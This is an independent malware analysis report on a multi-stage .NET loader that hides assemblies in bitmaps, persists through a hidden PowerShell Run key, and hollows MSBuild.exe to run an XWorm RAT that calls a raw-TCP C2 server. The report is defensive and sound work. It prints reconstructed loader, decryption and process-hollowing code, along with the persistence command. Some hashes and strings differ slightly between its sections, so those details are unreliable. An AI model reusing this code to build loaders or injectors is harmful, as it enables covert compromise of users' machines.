

MALWARE ANALYSIS REPORT

MULTI-STAGE .NET LOADER
AND ASYNC RAT

Bitmap-embedded assemblies, delegate-based obfuscation, persistence, process hollowing, and raw TCP command-and-control

REPORT ID	MAR-XWORM-2026-01
PUBLICATION DATE	31 July 2026
PREPARED BY	Vitalii - Independent Malware Analysis
DISTRIBUTION	TLP:CLEAR - Disclosure is not limited

CISA-inspired MAR structure. This document does not reproduce CISA branding and is not a U.S. Government product.

1 Notification

TLP:CLEAR

Disclosure is not limited. This report may be shared for defensive, educational, and incident-response purposes, subject to applicable copyright and organizational policies.

This Malware Analysis Report documents a multi-stage .NET loader that presents itself as a legit application, reconstructs additional assemblies from bitmap resources, establishes user-level persistence, and deploys an XWorm remote-access trojan inside a hollowed 32-bit MSBuild.exe process.

The report is provided "as is" for defensive analysis. It is based on decompiled source, recovered artifacts, debugger output, and controlled runtime inspection supplied during the investigation. No warranty is provided, and references to Microsoft, Windows, .NET, dnSpy, XWorm, or other products do not imply endorsement.

Important scope limitation

The configured command-and-control endpoint was recovered from the payload, but a live C2 session was not confirmed. Capabilities present in the RAT code are identified separately from behaviors observed during the traced execution.

2 Summary

Description

The analyzed sample is a layered Windows malware chain written primarily in .NET. The outer executable uses legitimate-looking namespaces and user-interface code to conceal a first-stage loader inside `MainForm.InitializeComponent()`. It reconstructs `OptiMax.dll` from the RGB channels of an embedded bitmap named `City` and loads the recovered assembly directly from memory.

`OptiMax.dll` receives two hexadecimal strings and the original assembly identifier. It decodes `454C6254` to `ELbT` and `757273` to `urs`, retrieves a second bitmap, extracts encrypted bytes, decrypts them through a custom XOR routine, and loads an in-memory assembly identified as `SystemOptimizerUltimate.dll`.

`System Optimizer Ultimate` uses a runtime delegate-dispatch layer backed by a 1,201-entry metadata-token dictionary. Its main loader method delays execution, checks the current privilege level, verifies or establishes persistence through `%APPDATA%\PtwLWb.exe` and an `HKCU Run` value, retrieves an encrypted resource named `FYqEoHsR`, and decrypts a 33,280-byte XWorm payload.

The loader creates the 32-bit .NET Framework copy of `MSBuild.exe` in a suspended and hidden state, replaces its process image with `XWormClient-26.exe`, modifies the primary thread context, and resumes execution at the injected payload entry point. XWorm then decrypts its configuration, creates a mutex, prevents system sleep, gathers host information, and attempts a raw TCP connection to `192.3.171.223:4445`.

Key findings

- The original executable is both a functional-looking Windows Forms application and a first-stage in-memory loader.
- Two separate bitmap-based payload stages are used: `City` reconstructs `OptiMax.dll`, and `ELbT` provides encrypted bytes for `SystemOptimizerUltimate.dll`.
- The loader hides framework and native API calls behind `ValidateConnectedSet()` wrappers whose real targets are assigned at runtime from a metadata-token dictionary.
- Persistence was verified through `%APPDATA%\PtwLWb.exe` and an `HKCU Run` value that launches a hidden PowerShell script; those artifacts already existed in the traced run, so their creation was not directly observed.
- The final payload is `XWormClient-26.exe`, injected into `MSBuild.exe` by process hollowing rather than by malicious `MSBuild` project execution.
- The configured C2 endpoint is `192.3.171.223:4445` over raw TCP. Current availability or ownership was not validated.

Assessment confidence

Finding	Confidence	Basis
Bitmap reconstruction of <code>OptiMax.dll</code>	High	Decompiled RGB extraction and recovered MZ/PE data

Finding	Confidence	Basis
OptiMax.dll to System Optimizer Ultimate transition	High	Exact Justy() chain and runtime assembly identity
Persistence mechanism	High for presence; moderate for creation	File and Run value existed during tracing; creation branch was skipped
Process hollowing into MSBuild.exe	High	Suspended CreateProcess flags, PE parsing, remote allocation/writes, context update, ResumeThread
XWorm C2 configuration and capabilities	High for embedded configuration; moderate for operational use	Recovered code/configuration; no confirmed live operator activity

3 Scope and Methodology

The investigation focused on reconstructing the complete execution path from the original hash-named executable to the final RAT payload. The report distinguishes literal decompiled code, runtime-confirmed values, semantic reconstructions, and analytical inferences.

Field	Value
Static analysis	dnSpy/decompiled C# review, resource inspection, PE structure review, string and metadata analysis
Dynamic analysis	Debugger tracing of reflection targets, runtime arguments, resource returns, file/registry checks, and injection parameters
Primary platform	Microsoft Windows 10 test environment; analyzed process path indicates 32-bit .NET Framework v4.0.30319
Network interaction	Configuration recovered; live C2 session not confirmed
Evidence caveat	Several artifacts were recovered only in memory; hashes were not retained for every intermediate assembly

Analytical terminology

- Observed: directly seen during the controlled execution or runtime inspection.
- Confirmed in code: present in recovered source but not necessarily exercised during the traced run.
- Capability: functionality available to a remote operator after a successful C2 connection.
- Semantic reconstruction: readable pseudocode that preserves behavior but is not a verbatim decompilation.

4 Analyzed and Recovered Artifacts

Artifact	Identifier / Hash	Role	Recovery
Original executable	SHA256: af680b0ac96bd5bbdf2d9f8d67c9ba54e90d139f1c93143ef75e7f8f3b97d1da	Outer WinForms loader; assembly identity DJxo	Submitted / executed
OptiMax.dll	Assembly: OptiMax, Version=18.9.6.0	Second-stage bitmap decoder and in-memory assembly loader	Reconstructed from City RGB channels
SystemOptimizerUltimate.dll	Assembly: System Optimizer Ultimate, Version=2025.1.0.0	Persistence, resource decryption, delegate obfuscation, and process hollowing	Loaded from OptiMax-decrypted bytes
XWormClient-26.exe	SHA256: 78c7afbcad01022d73475726e6249c3f6dfefd746af7022207e5ef8a33e4987e	Final RAT payload	Decrypted from FYqEoHsR

Final payload hashes

Field	Value
File name	XWormClient-26.exe
Size	33,280 bytes (0x8200)
Type	PE32 executable (GUI), .NET, x86
MD5	b6b94ebf8592f40a76514c647499d7c6
SHA1	686d14b9af8ec15dc9bdac5b77a46cc1ca984f15
SHA256	78c7afbcad01022d73475726e6249c3f6dfefd746af7022207e5ef8a33e4987e

Network indicators

Type	Value	Context
IPv4	192.3.171.223	Configured XWorm C2 host; current status not validated
TCP port	4445	Raw TCP command-and-control
Protocol	Custom length-prefixed TCP	No HTTP or TLS in the core client

5 Findings

5.1 Original hash-named executable

TAGS: LOADER | .NET | BITMAP-EMBEDDED PAYLOAD | REFLECTION

At first glance, the executable appears to be a Windows Form application. Classes and methods such as `ProceduralCityGenerator`, `BuildingGenerator`, `CitySerializer`, `PerlinNoise`, and `MapCanvasForm` create a credible benign cover. The first clear anomaly appears at the program entry point, where `MainForm` receives a delimiter-separated string containing two hexadecimal values.

```
private static void Main()
{
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(false);
    Application.Run(new MainForm("~~~~~454C6254~~~~~757273~~~~~"));
}
```

The string is not itself a confirmed filename. `InitializeComponent()` splits it on the delimiter, retains `array[1]` and `array[2]`, appends the original assembly identifier `ProceduralCityGenerator`, and prepares three arguments for a method in a dynamically loaded assembly.

```
Assembly assembly = (Assembly)LateBinding.LateGet(
    Thread.GetDomain(), null, "Load",
    new object[] { Ferment_Brewers_Mash(46080, "HB-2", 5, 1.048, false) },
    null, null);

string[] parts = abc.Split(new[] { "~~~~~" }, StringSplitOptions.None);
string[] args = { parts[1], parts[2], "ProceduralCityGenerator" };
MethodInfo target = assembly.GetExportedTypes()[0].GetMethods()[0];
target.Invoke(0, args);
```

`Ferment_Brewers_Mash()` obtains the embedded City bitmap, reads the red, green, and blue channel values from its pixels, and serializes those values into a byte array. The first recovered bytes are 4D 5A, the MZ signature of a Windows PE file, confirming that the image conceals an executable assembly rather than ordinary visual data.

```

Bitmap bitmap = (Bitmap)new ComponentResourceManager(typeof(MainForm))
    .GetObject("City");

// Effective behavior of the obfuscated state machine:
bytes.Add(pixel.R);
bytes.Add(pixel.G);
bytes.Add(pixel.B);
return bytes.ToArray();

```

The reconstructed assembly was identified at runtime as OptiMax.dll. The first exported type was OptiMaxQuantum.MultiTabCalculatorForm, and its first public method resolved to the static method Justy(String, String, String). The outer executable therefore transfers execution using the following effective call:

```

OptiMaxQuantum.MultiTabCalculatorForm.Justy(
    "454C6254",
    "757273",
    "ProceduralCityGenerator"
);

```

Finding

The outer executable uses legitimate application initialization as a concealment layer. Its malicious loader path is embedded inside InitializeComponent(), where the hidden assembly is reconstructed and invoked before normal interface setup continues.

5.2 OptiMax.dll

TAGS: IN-MEMORY LOADER | CUSTOM XOR | BITMAP PAYLOAD | REFLECTION

The recovered OptiMax assembly exposes the class OptiMaxQuantum.MultiTabCalculatorForm. Runtime inspection confirmed that Justy() is public, static, and metadata token 0x06000002. Its body decodes the two supplied hexadecimal arguments, retrieves a second bitmap, extracts encrypted bytes, decrypts them, loads the resulting assembly, and invokes another method through reflection.

```

public static void Justy(string a, string b, string origin)
{
    a = CAAA1(a);           // "454C6254" -> "ELbT"
    b = 10AA1(b);           // "757273" -> "urs"
    Bitmap image = 30AA1(a, origin);
    byte[] data = 50AA1(image);
    data = Mist(data, b);
    Assembly next = 70AA1(data); // Assembly.Load(byte[])
    90AA1(next);               // second reflective Invoke()
}

```

The first decoded value, ELbT, is used with ProceduralCityGenerator to retrieve the second bitmap. The second decoded value, urs, is used as the key for Mist(). The key string is converted with BigEndianUnicode, producing the bytes 00 75 00 72 00 73. A seed is derived from the final encrypted byte XOR 0x70, and each source byte is XORed with the seed and a cycling key byte.

```

byte[] key = Encoding.BigEndianUnicode.GetBytes("urs");
int seed = encrypted[encrypted.Length - 1] ^ 0x70;

decrypted[i] = (byte)(encrypted[i] ^ seed ^ key[keyIndex]);

```

The decrypted byte array is loaded directly with Assembly.Load(byte[]). The loader does not search for the next entry point by readable name. Instead, it selects GetTypes()[20] and then chooses GetMethods()[29] in a 32-bit process or GetMethods()[15] in a 64-bit process. In the analyzed x86 execution, the resolved destination was System.Explorers.ScalableExplorer.ExploreLiteralChecker().

```

Type targetType = loadedAssembly.GetTypes()[20];
int methodIndex = IntPtr.Size == 8 ? 15 : 29;
MethodInfo entry = targetType.GetMethods()[methodIndex];
entry.Invoke(null, null);

```

Finding

OptiMax.dll is a dedicated second-stage decoder. It uses numeric reflection indexes, a second bitmap resource, and a custom XOR routine to obscure the transition into System Optimizer Ultimate.

5.3 SystemOptimizerUltimate.dll

TAGS: LOADER | PERSISTENCE | DELEGATE OBFUSCATION | RESOURCE DECRYPTION | PROCESS HOLLOWING

System Optimizer Ultimate is the primary installation and injection stage. Its assembly identity was confirmed as System Optimizer Ultimate, Version=2025.1.0.0. Before ExploreLiteralChecker() performs the main loader actions, the module initializer decompresses an LZMA blob and restores runtime data used by the obfuscation layer.

Field	Value
Compressed blob	Approximately 4,800 bytes
LZMA header	5D 00 00 80 00 FC 34 00 00 00 00 00 00
Dictionary size	8 MiB
Decompressed output	13,564 bytes (0x34FC)

ValidateConnectedSet() and delegate dispatch

The assembly repeatedly calls methods named ValidateConnectedSet(). These names are deliberately misleading. Each wrapper simply forwards its arguments to a delegate stored in the final parameter, while a static constructor dynamically assigns that delegate to the real framework or native method.

```
internal sealed class LocalProjectSpec : MulticastDelegate
{
    public extern string Invoke(Assembly value);

    public static string ValidateConnectedSet(
        Assembly value, LocalProjectSpec target)
    {
        return target(value);
    }
}
```

The delegate fields are populated by CollectorValue.CollectDynamicCollection(). The routine reads and decodes the embedded resource IsolatedSpec.GroupedSpec, then builds a 1,201-entry dictionary that maps static delegate-field metadata tokens to target method tokens. ResolveMethod() obtains the real MethodInfo, after which the loader creates either a direct delegate or a DynamicMethod trampoline using call or callvirt.

```
fieldToken -> targetMethodToken
0x040002AD -> 0x4A000072
0x040002AE -> 0x46000024
...

MethodInfo realTarget = (MethodInfo)module.ResolveMethod(targetToken);
field.SetValue(null, Delegate.CreateDelegate(field.FieldType, realTarget));
```

Role of the dictionary

The dictionary is not configuration or C2 data. It is a runtime dispatch table that hides calls such as Thread.Sleep(), File.Exists(), RegistryKey.GetValue(), Assembly.GetEntryAssembly(), CreateProcess(), VirtualAllocEx(), and other framework/native operations from the static call graph.

Configuration and execution delay

A separate 43-element string array, m_EnumeratorCalculatorItems, stores loader configuration. Element [35] contains "4" and is parsed, multiplied by 1,000, and supplied to the delegate that resolves to Thread.Sleep(). The loader therefore pauses for four seconds before continuing, consistent with short time-based evasion.

```
Thread.Sleep(  
    int.Parse(m_EnumeratorCalculatorItems[35]) * 1000  
); // 4,000 ms
```

User context and persistence

ExploreLiteralChecker() retrieves the original entry-assembly path and checks whether the current identity is a member of WindowsBuiltInRole.Administrator. The observed identity was WIN10\adam and the administrator check returned false. No successful UAC bypass was observed.

The loader constructs %APPDATA%\PtWLWb.exe and checks whether the file exists. During the traced execution, the file was already present and contained the same outer-loader structure as the original executable, so the copy branch was skipped. The loader also checks HKCU\Software\Microsoft\Windows\CurrentVersion\Run for a value named PtWLWb.

```
Persistent file:  
C:\Users\adam\AppData\Roaming\PtWLWb.exe  
  
Run value:  
powershell.exe -NoProfile -ExecutionPolicy Bypass  
-WindowStyle Hidden  
-File "C:\Users\adam\AppData\Local\Temp\krttyj0aomy.ps1"
```

The PowerShell script is an obfuscated launcher. Its previously recovered effective behavior is equivalent to Start-Process -FilePath "C:\Users\adam\AppData\Roaming\PtWLWb.exe". The raw obfuscated body was not retained in the supplied evidence. Because both the file and registry value already existed, persistence was verified but its original creation was not directly observed in this run.

Encrypted resource and final payload recovery

The loader retrieves a resource named FYqEoHsR from its own executing assembly. The returned object is byte[0x8201], or 33,281 bytes. It converts the ASCII key rViDEII into seven bytes and applies a custom in-place transformation that XORs the current byte with a key byte, subtracts the next encrypted byte, and normalizes the result modulo 256.

```
data[i % data.Length] = (byte)(  
    (((data[i % data.Length] ^ key[i % key.Length])  
    - data[(i + 1) % data.Length] + 256) % 256)  
);  
  
Array.Resize(ref data, data.Length - 1);
```

After removing one byte, the resulting 33,280-byte array begins with a valid MZ/PE header and was identified as XWormClient-26.exe. The loader stores this array and selects C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe as the host process.

5.4 MSBuild.exe process hollowing

TAGS: PROCESS INJECTION | PROCESS HOLLOWING | SUSPENDED PROCESS | MASQUERADING

The loader passes the 32-bit MSBuild.exe path and the decrypted XWorm byte array to its injection routine. It calls CreateProcess() with decimal flag 134217732, equal to 0x08000004: CREATE_SUSPENDED combined with CREATE_NO_WINDOW.

```
CreateProcess(  
    msbuildPath,  
    "",  
    IntPtr.Zero,  
    IntPtr.Zero,  
    false,  
    CREATE_SUSPENDED | CREATE_NO_WINDOW,  
    IntPtr.Zero,  
    null,  
    ref startupInfo,  
    out processInfo  
);
```

The new process exists under the legitimate MSBuild.exe name and path, but its primary thread is suspended before normal build-engine execution begins. The loader parses the XWorm PE headers to obtain `e_lfanew`, the preferred image base, `AddressOfEntryPoint`, `SizeOfImage`, `SizeOfHeaders`, the section count, and each section's raw and virtual layout.

```
int peOffset = BitConverter.ToInt32(payload, 0x3C);
int entryRva = BitConverter.ToInt32(payload, peOffset + 0x28);
int imageBase = BitConverter.ToInt32(payload, peOffset + 0x34);
int imageSize = BitConverter.ToInt32(payload, peOffset + 0x50);
int hdrSize = BitConverter.ToInt32(payload, peOffset + 0x54);
```

The loader retrieves the suspended thread context, locates the remote process environment block, reads the original MSBuild image base, and unmaps the original image when necessary. It allocates remote memory using `MEM_COMMIT | MEM_RESERVE (0x3000)` with `PAGE_EXECUTE_READWRITE (0x40)`, writes the PE headers, and iterates over each section to copy the XWorm image into its proper remote virtual address.

```
IntPtr remoteBase = VirtualAllocEx(
    processHandle,
    new IntPtr(preferredImageBase),
    sizeOfImage,
    0x3000, // MEM_COMMIT | MEM_RESERVE
    0x40    // PAGE_EXECUTE_READWRITE
);

WriteProcessMemory(processHandle, remoteBase, payload, sizeOfHeaders, out _);
```

Finally, the loader updates the image-base pointer in the remote PEB and replaces the saved instruction pointer with `remoteImageBase + AddressOfEntryPoint`. `SetThreadContext()` applies the modified context and `ResumeThread()` transfers execution to XWorm. The injection logic can retry up to five times if an attempt fails.

ATT&CK classification

This is Process Injection: Process Hollowing (T1055.012). The sample does not execute a malicious MSBuild project, target, or inline task; therefore, classifying the behavior primarily as abuse of MSBuild would be inaccurate.

5.5 Behavior of the hollowed MSBuild.exe process

TAGS: XWORM | RAT | RAW TCP C2 | PLUGINS | SYSTEM DISCOVERY

After ResumeThread(), Windows still displays the process as the legitimate 32-bit MSBuild.exe, but the code executing in memory is XWormClient-26.exe. The payload begins with a one-second delay, decrypts its configuration, creates a single-instance mutex, prevents the system from sleeping, starts an activity-monitoring thread, and starts a persistent connection-management loop.

```
Thread.Sleep(Settings.Sleep * 1000); // 1 second
DecryptConfiguration();
if (!Helper.CreateMutex()) Environment.Exit(0);
Helper.PreventSleep();
StartActivityThread();
StartConnectionThread();
```

Configuration decryption

XWorm stores its configuration as Base64 strings and derives a 32-byte Rijndael key from the MD5 hash of the mutex string E46mCFM1aX0TrNpG. It decrypts the values in ECB mode. This configuration decryption is distinct from the rViDEll routine used by System Optimizer Ultimate to recover the payload.

Field	Value
C2 host	192.3.171.223
C2 port	4445/TCP
Packet key	<444544454445>
Separator	<Xwormmm>
Group	XWorm V7.1
USB file name	USB.exe
Mutex	E46mCFM1aX0TrNpG
Initial sleep	1 second

Connection and registration behavior

ClientSocket.BeginConnect() selects a configured host, resolves it through DNS when necessary, and otherwise connects directly to the IP address. ConnectServer() creates an IPv4 TCP socket with 51,200-byte send and receive buffers, connects to the configured port, sends an initial system-information message, begins asynchronous reception, and creates ping/pong timers.

```
Socket s = new Socket(
    AddressFamily.InterNetwork,
    SocketType.Stream,
    ProtocolType.Tcp);

s.Connect(Settings.Host, int.Parse(Settings.Port));
Send(Info());
s.BeginReceive(...);
```

The registration data includes a client identifier, username, operating-system information, architecture, installation date, administrative status, webcam availability, CPU, GPU, RAM, and installed antivirus information. This establishes System Information Discovery and Security Software Discovery behavior before the client waits for operator commands.

Available remote-access capabilities

The following capabilities are present in the recovered client code:

- Remote shell command execution and process control.
- File download, execution, and in-memory .NET plugin loading.
- Screenshot capture and transmission.

Source	Relationship	Destination	Evidence
--------	--------------	-------------	----------


- Hosts-file modification and process/window monitoring.
- Shutdown, restart, and user logoff.
- Network denial-of-service functionality.
- Plugin storage, removal, and invocation.

Capability caveat

The core client returned "OfflineKeylogger Not Enabled" for the offline-keylogger command. No confirmed credential theft, scheduled-task persistence, or live keylogging activity was identified in the analyzed core client execution.

6 Relationship Summary

Figure 1 summarizes the recovered execution relationship. Each stage either reconstructs, decrypts, or injects the next component while retaining most payloads in memory.



Independent malware analysis - reconstructed from static and dynamic evidence

Figure 1. Multi-stage execution and payload relationship.

Source	Relationship	Destination	Evidence
Original EXE	Contains	City bitmap	ComponentResourceManager.GetObject("City")
City bitmap	Reconstructs	OptiMax.dll	RGB channel serialization; recovered MZ header
Original EXE	Invokes	OptiMax.Justy()	First exported type and first public method
OptiMax.dll	Retrieves / decrypts	ELbT bitmap bytes	ELbT identifier and urs key
OptiMax.dll	Loads	SystemOptimizerUltimate.dll	Assembly.Load(byte[])
SystemOptimizerUltimate.dll	Verifies persistence	PtwLWb.exe + HKCU Run	File and registry checks; artifacts already present
SystemOptimizerUltimate.dll	Decrypts	XWormClient-26.exe	FYqEoHsR + rViDEll; 0x8201 -> 0x8200
SystemOptimizerUltimate.dll	Hollows	MSBuild.exe	Suspended process, remote PE mapping, context modification
XWorm in MSBuild.exe	Connects to	192.3.171.223:4445	Recovered configuration and socket code

7 MITRE ATT&CK Mapping

The table separates techniques directly observed in the loader chain from post-compromise capabilities present in the XWorm client. Technique selection follows the behavior rather than the filename of the host process.

Status	Technique	ID	Evidence
Observed	Obfuscated Files or Information: Steganography	T1027.003	Assembly bytes serialized into bitmap pixel channels
Observed	Obfuscated Files or Information: Embedded Payloads	T1027.009	City, ELbT, and FYqEoHsR embedded stages
Observed	Deobfuscate/Decode Files or Information	T1140	Hex decoding, custom XOR, LZMA, resource decryption, AES configuration decryption
Observed	Virtualization/Sandbox Evasion: Time Based Evasion	T1497.003	Four-second loader delay and one-second RAT delay
Observed	Registry Run Keys / Startup Folder	T1547.001	HKCU Run value named PtwLWb; presence confirmed
Observed	Command and Scripting Interpreter: PowerShell	T1059.001	Hidden PowerShell launches krtyyj0aomy.ps1
Observed	Process Injection: Process Hollowing	T1055.012	Suspended MSBuild process replaced with XWorm image
Observed	System Information Discovery	T1082	Host registration data
Observed	Security Software Discovery	T1518.001	Installed antivirus information collected for registration
Observed	Non-Application Layer Protocol	T1095	Custom raw TCP C2
Observed	Encrypted Channel: Symmetric Cryptography	T1573.001	Rijndael/AES-based encrypted configuration and C2 data
Capability	Screen Capture	T1113	Screenshot command captures and transmits display data
Capability	Command and Scripting Interpreter: Windows Command Shell	T1059.003	RunShell command support
Capability	Ingress Tool Transfer	T1105	Download/execute and plugin transfer support
Capability	System Shutdown/Reboot	T1529	Shutdown, restart, and logoff commands
Capability	Network Denial of Service	T1498	StartDDos / StopDDos functionality

8 Indicators of Compromise

Category	Indicator	Context / Confidence
SHA256	a680b0ac96bd5bbdf2d9f8d67c9ba54e90d139f1c93143ef75e7f8f3b97d1da	Original outer loader; high
SHA256	78c7afbcad01022d73475726e6249c3f6dfed746af7022207e5ef8a33e4987e	Recovered XWorm payload; high
MD5	b6b94ebf8592f40a76514c647499d7c6	Recovered XWorm payload; high
SHA1	686d14b9af8ec15dc9bdac5b77a46cc1ca984f15	Recovered XWorm payload; high
IPv4	192.3.171.223	Configured C2; operational status unknown
Port	4445/TCP	Configured XWorm C2 port
File	%APPDATA%\PtwLWb.exe	Persistent copy of the outer loader
File	%TEMP%\krtyyj0aomy.ps1	PowerShell persistence launcher
Registry	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\PtwLWb	User-level autorun value
Process	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe	Hollowed x86 host; legitimate file abused as container
Resource	City	Original executable bitmap containing OptiMax.dll bytes
Resource	ELbT	OptiMax bitmap identifier for next-stage encrypted data
Resource	FYqEoHsR	System Optimizer encrypted XWorm resource
String	rViDEII	System Optimizer resource-decryption key
Mutex	E46mCFM1aX0TrNpG	XWorm single-instance mutex and config-key material
Group	XWorm V7.1	Configured XWorm client group

9 Detection Opportunities

High-value behavioral detections

- Alert on 32-bit Framework MSBuild.exe launched without a normal project, solution, target, or build argument and followed by external network activity.
- Detect MSBuild.exe processes created suspended or showing remote-memory allocation, WriteProcessMemory, thread-context modification, or image unmapping.
- Monitor HKCU Run values that launch powershell.exe with -NoProfile, -ExecutionPolicy Bypass, -WindowStyle Hidden, and a script in %TEMP%.
- Hunt for %APPDATA%\PtwLWb.exe and %TEMP%\krtyyj0aomy.ps1 across endpoints, including deleted-file and registry-history artifacts.
- Inspect .NET applications that load assemblies from byte arrays and immediately select types/methods by numeric reflection index.
- Flag direct outbound TCP connections from MSBuild.exe, particularly to unusual ports such as 4445 and when the process has no build-related command line.

Microsoft Defender XDR hunting examples

```
// Suspicious MSBuild network activity
DeviceNetworkEvents
| where InitiatingProcessFileName =~ "MSBuild.exe"
| where RemotePort == 4445 or RemoteIP == "192.3.171.223"
| project Timestamp, DeviceName, InitiatingProcessParentFileName,
    InitiatingProcessCommandLine, RemoteIP, RemotePort
```

```
// Run-key PowerShell persistence
DeviceRegistryEvents
| where RegistryKey endswith @"\Software\Microsoft\Windows\CurrentVersion\Run"
| where RegistryValueName == "PtwLWb"
| where RegistryValueData has_all ("powershell.exe", "-WindowStyle Hidden", "krtyyj0aomy.ps1")
| project Timestamp, DeviceName, RegistryKey, RegistryValueName, RegistryValueData
```

```
// Persistent loader and script artifacts
DeviceFileEvents
| where FileName in~ ("PtwLWb.exe", "krtyyj0aomy.ps1")
| project Timestamp, DeviceName, ActionType, FolderPath, FileName,
    InitiatingProcessFileName, InitiatingProcessCommandLine
```

YARA rules

The following rules are intended as starting points and should be tested against local software inventories. They use strings specific to the analyzed stages and should not be treated as a substitute for behavioral detection.

```
rule MultiStage_SystemOptimizer_Loader
{
  meta:
    description = "Detects strings from the analyzed System Optimizer loader"
    author = "Independent analysis"
  strings:
    $r1 = "FYqEoHsR" ascii wide
    $r2 = "rViDEII" ascii wide
    $p1 = "PtwLWb" ascii wide
    $p2 = "krtyyj0aomy.ps1" ascii wide
    $h1 = "MSBuild.exe" ascii wide
  condition:
    uint16(0) == 0x5A4D and 4 of them
}
```

```
rule XWorm_Client_26_Sample_Family
{
  meta:
    description = "Detects the analyzed XWorm client configuration and commands"
    author = "Independent analysis"
  strings:
    $m = "E46mCFM1aX0TrNPg" ascii wide
    $c1 = "RunShell" ascii wide
    $c2 = "StartDDos" ascii wide
    $c3 = "StopDDos" ascii wide
    $c4 = "sendPlugin" ascii wide
    $c5 = "OfflineKeylogger Not Enabled" ascii wide
  condition:
    uint16(0) == 0x5A4D and $m and 2 of ($c*)
}
```

10 Mitigations and Response Actions

Immediate incident response

1. Isolate affected endpoints from the network while preserving volatile evidence, especially the memory of any suspicious MSBuild.exe process.
2. Block the recovered IP address and TCP port at appropriate egress controls, while recognizing that infrastructure may change or be reused.
3. Collect and analyze %APPDATA%\PtwLWb.exe, %TEMP%\krtyyj0aomy.ps1, the HKCU Run value, process trees, memory images, and .NET runtime telemetry.
4. Terminate malicious processes only after evidence collection. Because the payload is memory-resident and extensible through plugins, reimagine affected systems rather than relying solely on manual file removal.
5. Hunt for the listed hashes, file names, mutex, registry path, resource strings, and suspicious MSBuild network behavior across the environment.
6. Review user and administrative activity on affected hosts. Credential theft was not confirmed, but remote command execution could expose credentials or sensitive data through follow-on actions.

Preventive controls

- Use Windows Defender Application Control or AppLocker to restrict unapproved executables and scripts in user-writable directories.
- Enable PowerShell Script Block Logging, Module Logging, transcription where appropriate, and alerting on hidden bypass executions.
- Restrict direct outbound internet access from developer/build utilities such as MSBuild.exe unless operationally required.
- Enable EDR detections for process hollowing, remote executable memory, thread-context modification, and image unmapping.
- Monitor .NET assembly-load events and applications that load assemblies from byte arrays or embedded resources.
- Apply least privilege and separate administrative from standard-user activity. The sample successfully operated in a non-administrator context.
- Implement network segmentation and egress filtering so an endpoint cannot establish arbitrary raw TCP sessions to external infrastructure.

11 Conclusion

The analyzed malware is a deliberately layered .NET loader whose functionality conceals a complete RAT deployment chain. The author uses bitmap-based payload storage, reflection by numeric position, runtime delegate resolution, LZMA-compressed metadata, multiple custom decryption routines, hidden PowerShell persistence, and process hollowing to make static analysis difficult and to keep intermediate payloads off disk.

The original executable reconstructs OptiMax.dll from the City bitmap. OptiMax decodes ELbT and urs, decrypts a second in-memory assembly, and invokes SystemOptimizerUltimate.dll. System Optimizer verifies persistence, recovers XWormClient-26.exe from FYqEoHsR, and hollows a suspended copy of 32-bit MSBuild.exe. The injected XWorm client then performs system discovery and attempts to connect to 192.3.171.223:4445 for remote tasking.

The most reliable defensive focus is behavioral correlation rather than any single filename: a user-space WinForms process loading assemblies from bitmap bytes, a hidden Run-key PowerShell launcher, and a build utility with no build arguments that exhibits process-hollowing artifacts and raw external TCP activity. The process name MSBuild.exe should not be treated as proof of legitimate build activity.

Final assessment

High confidence that the sample is a multi-stage XWorm loader using process hollowing. High confidence in the embedded configuration and persistence paths. No conclusion is made about the current ownership, availability, or operational status of the recovered C2 infrastructure.

Appendix A - Compact Execution Chain

```
Original hash-named EXE
-> City bitmap RGB extraction
-> OptiMax.dll loaded from memory
-> Justy("454C6254", "757273", "ProceduralCityGenerator")
-> ELbT bitmap + urs custom XOR
-> SystemOptimizerUltimate.dll loaded from memory
-> ExploreLiteralChecker()
-> 4-second delay and persistence checks
-> FYqEoHsR resource (33,281 bytes)
-> rViDEII decryption (33,280-byte XWorm PE)
-> suspended 32-bit MSBuild.exe
-> process hollowing
-> XWormClient-26.exe executes in MSBuild.exe
-> raw TCP C2 attempt to 192.3.171.223:4445
```

References

- [1] CISA, Malware Analysis Report MAR-10365227.r1.v1. Used as a structural and formatting reference for notification, summary, submitted-artifact, findings, relationship, and conclusion sections.
